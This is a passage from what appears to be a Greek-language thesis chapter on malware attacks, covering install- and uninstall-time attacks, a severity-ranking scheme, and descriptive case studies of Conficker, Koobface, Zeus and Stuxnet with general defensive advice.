
6.2.4 Install-time και Uninstall-time επιθέσεις

Ο στόχος του κακόβουλου λογισμικού είναι να εκτελέσει ένα τμήμα ή ολόκληρο τον κώδικά του. Σύμφωνα με τον Sun W. και άλλους [32], υπάρχουν επιθέσεις που δημιουργούν κακόβουλες ενέργειες στους χρόνους τους οποίους κάνει ένα πρόγραμμα για να εγκατασταθεί. Επίσης, υπάρχουν επιθέσεις που τροποποιούν τα αρχεία που χρησιμοποιούνται από καλοήθη πακέτα. Με το να γίνεται τροποποίηση αυτών των αρχείων ένα κακόβουλο πακέτο μπορεί να απορρίψει των κώδικά του κατά τη διαδικασία εκτέλεσής του. Γι αυτό ένα κακόβουλο πακέτο μπορεί να έρθει σε σύγκρουση με ένα μεγάλο αριθμό νέων πακέτων που μπορεί να εγκατασταθούν στο μέλλον. Έτσι όταν ο χρήστης θα προσπαθεί να τα εκτελέσει θα του εμφανίζεται ένα μήνυμα λάθους, το οποίο θα είναι ως ένδειξη ότι έχει προσβληθεί από malware.

Στην απεγκατάσταση λογισμικού μπορεί να υπάρξουν επίσης επιθέσεις όπως αυτές που δημιουργούν κακόβουλες ενέργειες κατά τη διαδικασία αυτή. Επίσης, υπάρχουν επιθέσεις που αφήνουν κρυφά αρχεία καθώς και αυτές που σβήνουν αρχεία και που ανήκουν σε άλλα πακέτα. Επιπροσθέτως είναι και αυτές που έχουν σαν στόχο την ακεραιότητα των βάσεων δεδομένων. Έπειτα υπάρχουν και οι επιθέσεις που προξενούν λάθη κατά τη διαδικασία της απεγκατάστασης. Μάλιστα αυτού του είδους οι επιθέσεις είναι δυνατές να συμβούν αν τα scripts που σχετίζονται με τη δημιουργία πακέτων οδηγούν σε λάθη έτσι ώστε ο διαχειριστής να απορρίψει τη διαδικασία της απεγκατάστασης.

6.3 Διαβάθμιση των επιθέσεων που εμφανίζονται σε ένα σύστημα

Ένας παρατηρητής μπορεί να ενδιαφέρεται μόνο για επιθέσεις που εμφανίζουν τη μεγαλύτερη δριμύτητα σε ένα σύστημα. Με βάση το Nanda S. [33], οι επιθέσεις που πραγματοποιούνται σε ένα σύστημα διαβαθμίζονται από το 1 που έχει την υψηλότερη συχνότητα και 4 με τη μικρότερη συχνότητα.. Το σχήμα 6.3.1 απεικονίζει ένα υποθετικό δίκτυο με τις ακμές του να είναι χρωματισμένες.



Σχήμα 6.3.1: Απεικόνιση με χρωματικούς συμβολισμούς της διαβάθμισης των επιθέσεων που έχει δεχτεί ένα δίκτυο [33]

Αυτές αντιπροσωπεύουν επιθέσεις σε συστήματα που ισοδυναμούν ή υπερβαίνουν ένα συγκεκριμένο όριο. Για παράδειγμα οι ακμές που είναι χρωματισμένες με πράσινο χρώμα είναι οι επιθέσεις που έχουν τη μικρότερη προτεραιότητα 4. Το κίτρινο χρώμα συμβολίζει τις επιθέσεις με την αμέσως μεγαλύτερη προτεραιότητα 3 και το πορτοκαλί ισοδυναμεί με τη 2. Έπειτα το κόκκινο το κόκκινο χρώμα συμβολίζει τις επιθέσεις που πρέπει να αντιμετωπιστούν σε ένα σύστημα άμεσα. Επίσης οι συνδέσεις των άστοχων συστημάτων συμβολίζονται με μαύρο χρώμα. Ουσιαστικά όταν οι ακμές ενός συστήματος όταν απεικονίζονται με πράσινο χρώμα δείχνουν ότι δίκτυο το λειτουργεί εύρυθμα και όταν σταδιακά δέχεται πολλές επιθέσεις το χρώμα αλλάζει και γίνεται κόκκινο.

6.4 Οι επιθέσεις του κακόβουλου λογισμικού που δύσκολα εξαλείφονται

Στη σημερινή εποχή οι εταιρείες αξιοποιούν τις δυνατότητες που προσφέρει το διαδίκτυο προκειμένου να υποστηρίξουν τις δραστηριότητές τους. Ωστόσο σύμφωνα με την *TrendsLabs* [34], η χρήση του εγκυμονεί κάποιους κινδύνους οι οποίοι θα επηρεάσουν την εύρυθμη λειτουργία της. Σύμφωνα με τη *DarkReading* [35], σε έρευνα που πραγματοποιήθηκε για το διαδικτυακό έγκλημα και την ασφάλεια, το 18% των ερωτηθέντων ανέφερε ότι το 2009 αντιμετώπισε τουλάχιστον μία επίθεση κακόβουλου λογισμικού. Στη συνέχεια ακολουθούν χαρακτηριστικές επιθέσεις με κακόβουλο λογισμικό που δύσκολα εξαλείφονται.

6.4.1 Downad/ Conficker Network Worm

Εκατομμύρια συστήματα από όλο τον κόσμο προσβλήθηκαν από το κακόφημο σκουλήκι *DOWNAD*. Μάλιστα το συγκεκριμένο worm έχει τη δυνατότητα να προσβάλει τη κίνηση των πακέτων στη πόρτα 445 και να δημιουργούνται ζητήματα σχετικά με το εύρος ζώνης του δικτύου καθώς και οι χρήστες να μην έχουν πρόσβαση στους λογαριασμούς τους.

Με βάση την *Trend Micro* ο συνδυασμός των worms *DOWNAD* και *WALEDAC* δημιούργησε το *WORM_DOWNAD.KK* [36], [37]. Παράλληλα το worm αυτού του τύπου προσβάλει το λειτουργικό σύστημα της Microsoft [38], καθώς εκμεταλλεύεται αδυναμίες του και πολλαπλασιάζεται μέσω της κοινής χρήσης του δικτύου και των εξωτερικών σκληρών δίσκων. Έτσι το *DOWNAD,* ως μια επίθεση κακόβουλου λογισμικού, άφησε πίσω της ένα ανεξίτηλο σημάδι για το 2009.

Σύμφωνα με τη *Trend Micro* [41], το DOWNAD/ Conficker Network Worm είναι μια πολύ ικανή πλατφόρμα όπου ο κώδικας μπορεί να αλλάζει και να μετακινείται σε άλλα συστήματα. Επίσης αναφέρεται ότι το 2009, εμφανίστηκαν κάποιες παραλλαγές του DOWNAD. Αυτό συνετέλεσε στο να προκαλεί αλλαγές στα συστήματα που είχε προσβάλει. Έτσι οι ερευνητές ασφάλειας κατέληξαν στο ότι αυτό το worm λειτουργεί και διαδίδεται μέσω ενός προμελετημένου σχεδίου. Χαρακτηριστικό είναι ότι για να εξαπλωθεί σε ολόκληρο το δίκτυο χρειαζόταν ένα unpatched σύστημα. Δυστυχώς ένας σημαντικός αριθμός από unpatched συστήματα παραμένουν ακόμα και σήμερα λόγω της μεγάλης αύξησης των λογισμικών που χρησιμοποιούνται από χρήστες οι οποίοι δεν έχουν την άδεια. Σύμφωνα με τον Caraig D. [42], πάνω από 9 εκατομμύρια υπολογιστές έχουν προσβληθεί μέσα σε ένα μικρό χρονικό διάστημα από το DOWNAD/ Conficker Network Worm κάνοντας έτσι πολύ πιθανή τη μόλυνση ενός ευπαθούς συστήματος και σε άλλες επιθέσεις που ενδεχομένως θα δεχτεί. Τέλος, με βάση και τις πηγές [43], [44], [45] και [46], η επίθεση DOWNAD είναι δυνατή να αντιμετωπιστεί. Μάλιστα η *Trend Micro* προτείνει οι επιχειρήσεις να αναγνωρίζουν το ευπαθές σύστημα και να δημιουργούν τα κατάλληλα patches αμέσως όταν αυτό διαδοθεί. Χρειάζεται επίσης να χρησιμοποιούν τα αυθεντικά λογισμικά όπου θα είναι και νόμιμα, προκειμένου να εξασφαλίσουν ότι έχουν προστασία από κακόβουλες επιθέσεις. Εκτός αυτού πρέπει να παρακολουθείται η κίνηση της πόρτας 445.

Είναι αναγκαίο λοιπόν οι χρήστες και οι επιχειρήσεις να χρησιμοποιούν ισχυρούς κωδικούς και να προστατεύουν τους εξωτερικούς δίσκους στο να κωλύσουν worms που θα εκτελούνται αυτόματα μόλις γίνει η εκκίνησή τους. Επειδή το conficker είναι μια καινούργια μορφή επίθεσης αυτή θα αναλυθεί σε επόμενο κεφάλαιο της διπλωματικής που θα αναφέρεται στην εξέλιξη των επιθέσεων malware.

6.4.2 Το KoobFace Social Network Worm και το Zeus/ZBot

Το Koobface είναι η νέα απειλή, που καλούνται να αντιμετωπίσουν οι δημιουργοί της δημοφιλούς ιστοσελίδας κοινωνικής δικτύωσης Facebook. Όμως αυτό εξαπλώνεται και μέσω άλλων κοινωνικών δικτύων. Πρωτοεμφανίστηκε το Δεκέμβριο του 2008 [47], [48] και παραμένει μια από τις πιο εξέχουσες επιθέσεις κακόβουλου λογισμικού. Ο ύπουλος αυτός ιός χρησιμοποιεί το Facebook για να παρεισφρήσει στους ηλεκτρονικούς υπολογιστές των χρηστών και να αντιγράψει ευαίσθητα προσωπικά δεδομένα, όπως αριθμούς πιστωτικών καρτών. Το Koobface διαδίδεται μέσω της παράδοσης μηνυμάτων Facebook στα άτομα που είναι φίλοι μέσω ενός χρήστη του facebook με σκοπό να μολύνουν έναν υπολογιστή. Επάνω στην παραλαβή, το μήνυμα κατευθύνει τους παραλήπτες σε έναν άλλο ιστοχώρο τρίτων, όπου οι χρήστες προτρέπονται να μεταφορτώσουν κάτι και έπειτα θα ξεκινήσει μια επίθεση με κακόβουλο λογισμικό. Έτσι εάν μεταφορτώνουν και εκτελούν το αρχείο οι χρήστες, τότε οι επιτιθέμενοι με τη χρήση του Koobface είναι σε θέση να μολύνουν το σύστημα. Ένα Koobface μπορεί να επιτάξει τη χρήση μηχανών αναζήτησης του υπολογιστή και να την κατευθύνει στους μολυσμένους ιστοχώρους. Μπορούν επίσης να υπάρξουν συνδέσεις με τον ιστοχώρο τρίτων στον τοίχο Facebook του φίλου που το μήνυμα προήλθε από την κατοχή μερικές φορές των σχολίων όπως *"LOL"* ή *"Youtube"*. Μεταξύ των συστατικών που μεταφορτώνονται από το Koobface είναι ένα DNS πρόγραμμα φίλτρων που εμποδίζει την πρόσβαση σε καλούς γνωστούς ιστοχώρους ασφάλειας καθώς και ενός πληρεξούσιου εργαλείου που επιτρέπει στους επιτιθεμένους να κάνει κακή χρήση του μολυσμένου υπολογιστή.

Μια άλλη επίθεση που μπορεί να πραγματοποιηθεί σε συστήματα είναι με τη χρήση του Zeus ή αλλιώς ZBot. Αυτό είναι ένα πακέτο λογισμικού που επιτρέπει στους διαδικτυακούς εγκληματίες να φτιάχνουν εξειδικευμένα κακόβουλα προγράμματα για να μολύνουν υπολογιστές. Οι hacker το χρησιμοποιούν για να κλέψουν το όνομα χρήστη, τον κωδικό πρόσβασης και ότι άλλο χρειάζεται ώστε να εισέλθουν στους ηλεκτρονικούς τραπεζικούς λογαριασμούς των θυμάτων. Κατόπιν, μέσω του δικτύου των συνεργατών τους οι εγκληματίες αποσπούν χρήματα από τους τραπεζικούς λογαριασμούς.


Σύμφωνα με τον Flores R. [49], *"τα worms κοινωνικής δικτύωσης έχουν ποσοστό επιτυχίας 10%, ενώ τα worms που διαδίδονται μέσω μηνυμάτων ηλεκτρονικού ταχυδρομείου έχουν ποσοστό επιτυχίας 1% - ίσως γιατί οι χρήστες εμπιστεύονται περισσότερο τα άμεσα μηνύματα των φίλων τους σε σχέση με τα e-mails από άγνωστους αποστολείς. Το κακόβουλο λογισμικό στα site κοινωνικής δικτύωσης εκμεταλλεύεται την εμπιστοσύνη των ανθρώπων μεταξύ τους, στην οποία βασίζονται οι σχέσεις τους."* Εκτός αυτού σημειώνει ότι *"είναι πολύ δύσκολο για τα κοινωνικά δίκτυα να κάνουν κάτι καλύτερο, όσον αφορά την ασφάλεια που προσφέρουν. Επικεντρώνονται κυρίως στην ευκολία χρήσης και αυτή, δυστυχώς, δε συνάδει απόλυτα με την ασφάλεια."* Έτσι

με βάση αυτά τα γεγονότα η ανίχνευση αρχείων από μόνη της δεν μπορεί να επιτευχθεί διότι το Koobface και το Zeus είναι αρκετά δύσκολο να εξαλειφθεί. Οι χρήστες χρειάζονται μια πολλαπλού επιπέδου προστασία η οποία θα φιλτράρει και εν συνεχεία θα αποτρέπεται να στέλνονται μέσω μηνυμάτων ηλεκτρονικού ταχυδρομείου κακόβουλα URLs. Έτσι αυτόματα θα σταματάει η διαδικασία εκτέλεσης οποιουδήποτε malware και παράλληλα αποτρέπεται το ενδεχόμενο να το κατεβάσουν οι χρήστες.

6.4.3 Το Stuxnet malware

Ο ιός Stuxnet, άρχιζε να επιτίθεται στους υπολογιστές του εργοστασίου πυρηνικής ενέργειας του Ιράν [60]. Αυτό το malware αποτελεί ένα νέο είδος worm, που αποδεικνύει για πρώτη φορά στην πράξη, αυτό που εδώ και χρόνια φοβούνταν οι ειδικοί των υπολογιστών. Αυτός ο φόβος τους ήταν ότι ένας ιός κάποια στιγμή θα είναι σε θέση να πλήξει ζωτικές υποδομές μιας χώρας, όπως σταθμούς ενέργειας, διυλιστήρια και δίκτυα ενέργειας, και είτε να τα αποδιοργανώσει, είτε ακόμα και να τα θέσει υπό τον έλεγχό του. Σύμφωνα με το άρθρο του Clayton M. [60], το Stuxnet είναι το πρώτο κακόβουλο λογισμικό που μπορεί να εισχωρήσει στα υπολογιστικά συστήματα ακόμα και σε αυτά που είναι προστατευμένα με ηλεκτρονικά συστήματα ασφαλείας βιομηχανικών εγκαταστάσεων. Μπορεί έτσι να αναλάβει εξ αποστάσεως τον έλεγχο κινητήρων, βαλβίδων, αντλιών, συστημάτων συναγερμού και κάθε άλλου συστατικού μέρους ενός συγχρόνου εργοστασίου. Αυτό θα έχει ως αποτέλεσμα να επηρεάσει την ασφάλεια χιλιάδων ή και εκατομμυρίων ανθρώπινων ζωών. Ο συγγραφέας μεταξύ των άλλων τονίζει ότι το Stuxnet [60] *"μπορεί να προκαλέσει δυσοίωνα σενάρια, όπου τα συστήματα ασφαλείας μιας πυρηνικής εγκατάστασης απενεργοποιούνται, τα καθαρά ύδατα σε μια μονάδα βιολογικού καθαρισμού μολύνονται, οι βαλβίδες ενός πετρελαιαγωγού ανοίγουν μόνες τους για να χυθεί το πετρέλαιο ή ένα φράγμα να μην ανοίγει."* Το Stuxnet εκμεταλλεύτηκε το γεγονός ότι καμιά φορά ένας προσωπικός υπολογιστής που τρέχει Windows, μπορεί να εποπτεύει ένα βιομηχανικό σύστημα. Οι δημιουργοί του κατάφεραν να εισάγουν κακόβουλο κώδικα λογισμικού σε ένα κορυφαίας ποιότητας σύστημα PLC (Programmable Logic Controller) που είχε κατασκευάσει η γερμανική εταιρία Siemens.

Το ακόλουθο σχήμα απεικονίζει τον τρόπο με τον οποίο λειτουργεί εξαπλώνεται το Stuxnet malware.




Σχήμα 6.4.3.1: Απεικόνιση του τρόπου εξάπλωσης του Stuxnet malware [62]

Τα πρώτα στοιχεία δείχνουν ότι ο Stuxnet ο οποίος για πρώτη φορά εντοπίστηκε τον Ιούνιο του 2010 στη Λευκορωσία, αρχικά τρύπωσε στο Ιράν σε μια απλή εξωτερική μονάδα αποθήκευσης (USB), η οποία μόλυνε έναν υπολογιστή. Το USB μπορεί να τοποθετήθηκε είτε από ένα ιρανό συνεργό, είτε να αφέθηκε επίτηδες κάπου, ώστε να το ψάξει κάποιος περίεργος, ο οποίος άθελά του συνέργησε για να μπει ο ιός στο δίκτυο του εργοστασίου. Στη συνέχεια, ήταν εύκολο ο ιός να εξαπλωθεί

αφού μεταδιδόταν από μηχάνημα σε μηχάνημα μέσα στο δίκτυο. Τελικά, ο ιός ήταν πιθανότατα σε θέση να στείλει πίσω στον δημιουργό του, δηλαδή τον άγνωστο hacker ένα σχεδιάγραμμα με τα συστήματα ασφαλείας όλου του εργοστασίου, πράγμα που θα μπορούσε ίσως να του επιτρέψει ακόμα και να ρυθμίζει σε διαφορετικό ύψος το ασφαλές επίπεδο θερμοκρασίας του αντιδραστήρα ενός πυρηνικού εργοστασίου [73].

Τέλος, στη παρακάτω εικόνα απεικονίζεται η εξάπλωση και το χρονολόγιο της επίθεσης Stuxnet τα τελευταία χρόνια. Διαπιστώνεται μάλιστα ότι η εξάπλωση είναι ραγδαία το Σεπτέμβριο του 2010 αφού είχε μολύνει περισσότερους από 30.000 υπολογιστές. Έτσι αυτό το worm κατάφερε να μολύνει σε ποσοστό 58.3% το Ιράν, 17.8% την Ινδονησία, 9.9% τη Ινδία και 3.4% το Αζερμπαϊτζάν.



Εικόνα 6.4.3.2: Απεικόνιση της εξάπλωσης και του χρονολόγιου της επίθεσης Stuxnet [24]

6.5 Οι μελλοντικές τάσεις για την εξέλιξη των επιθέσεων του κακόβουλου λογισμικού

Τα τελευταία χρόνια παρατηρείται τεράστια αύξηση των επιθέσεων από εισβολείς σε συστήματα πληροφορικής επιχειρήσεων, τραπεζών και οργανισμών με

σκοπό την υποκλοπή σημαντικών πληροφοριών, προσωπικών δεδομένων και την παρεμπόδιση παροχής υπηρεσιών.

Οι επιθέσεις αυτές πραγματοποιούνται από ανθρώπους που διαθέτουν υψηλή γνώση όσον αφορά στην τοπολογία των δικτύων, τη λειτουργία τους και τα πρωτόκολλα επικοινωνίας που χρησιμοποιούν. Επιπλέον, διαθέτουν την τεχνογνωσία για να εξετάζουν τον κώδικα επικοινωνίας προκειμένου να ανακαλύψουν ατέλειες σε συγκεκριμένα προγράμματα.

Το malware διαδίδεται σε όλο τον κόσμο δίνοντας έτσι την ευκαιρία σε περισσότερα άτομα να διαπράττουν διαδικτυακά εγκλήματα. Η δυναμική φύση του κακόβολου λογισμικού καθιστά τους περισσότερους ειδικούς ασφάλειας σε επιφυλακή προκειμένου να ανακαλύψουν νέους τύπους επιθέσεων. Γι αυτό το λόγο είναι χρήσιμο να εξεταστεί ο τρόπος που αναμειγνύονται αυτού του τύπου οι επιθέσεις όπως επίσης και οι μελλοντικές τάσεις τους σύμφωνα με τον Goertzel K. M., και άλλους [20]. Εν τούτοις εξαιτίας της εξέλιξης αυτών των επιθέσεων, οι επιτιθέμενοι χρησιμοποιούν τρόπους προκειμένου οι χρήστες να πειστούν και να μεταβούν σε ιστότοπους που έχουν μολυνθεί από κακόβουλο λογισμικό. Επίσης αυτοί θα μπορούν να επωφεληθούν αρκετά εφόσον οι επιθέσεις που θα εξαπολύουν δεν θα είναι εύκολα αντιμετωπίσιμες. Υπάρχουν λοιπόν απειλές που δημιουργούνται κατά την ανάπτυξη ενός λογισμικού. Σε αυτή τη περίπτωση ο προγραμματιστής εισάγει κακόβουλο κώδικα επίτηδες και κάνει προγραμματιστικά λάθη. Μια άλλη τύπου απειλή είναι κατά τη λειτουργία των συστημάτων. Εδώ γίνεται εκμετάλλευση των γνωστών ευπαθειών από τους επιτιθέμενους που δεν έχουν διορθωθεί ή δεν έχουν εγκατασταθεί οι αντίστοιχες ενημερώσεις.

Εν τέλει με βάση τη *"Trendlabs"* [34], θα υπάρξει αλλαγή ως προς τους τύπους των επιθέσεων. Πιο συγκεκριμένα, αναμένεται ότι θα υπάρξει στροφή από τις επιθέσεις που εξαπολύονται μέσω ιστοσελίδων και εφαρμογών σε επιθέσεις μέσω δικτύων ανταλλαγής αρχείων. Οι κυβερνοεγκληματίες θα συνεχίσουν να ανταγωνίζονται εξαπολύοντας ιούς. Αυτή τη στιγμή, οι κυβερνοεγκληματίες καταβάλλουν ολοένα και μεγαλύτερη προσπάθεια για να νομιμοποιηθούν και υπάρχουν πολλοί τρόποι για να βγάλουν κέρδος, χρησιμοποιώντας την εξάπλωση των ιών μέσω κακόβουλων δικτύων botnets. Έτσι η κάθε λογής ευπάθεια θα παραμείνει η βασική μέθοδος για την πραγματοποίηση επιθέσεων.

Συνεπώς το κακόβουλο λογισμικό θα στοχεύει σε πληροφορίες και χρήμα και οι πληροφορίες θα γίνουν ο στόχος της νέας φυλής των εγκληματιών του κυβερνοχώρου και μια άλλη πηγή εισοδήματος για τους επιτιθέμενους με βάση την έρευνα της Kaspersky Lab [55]. Έτσι αναμένεται να σημειώσουν νέα αύξηση οι επιθέσεις σε smartphones αφού όλο και περισσότεροι άνθρωποι τα αγοράζουν και οι χρήστες συνεχίζουν να εκτελούν τις βασικές τους τραπεζικές εργασίες και τις ηλεκτρονικές αγορές τους μέσω του κινητού τους τηλεφώνου.

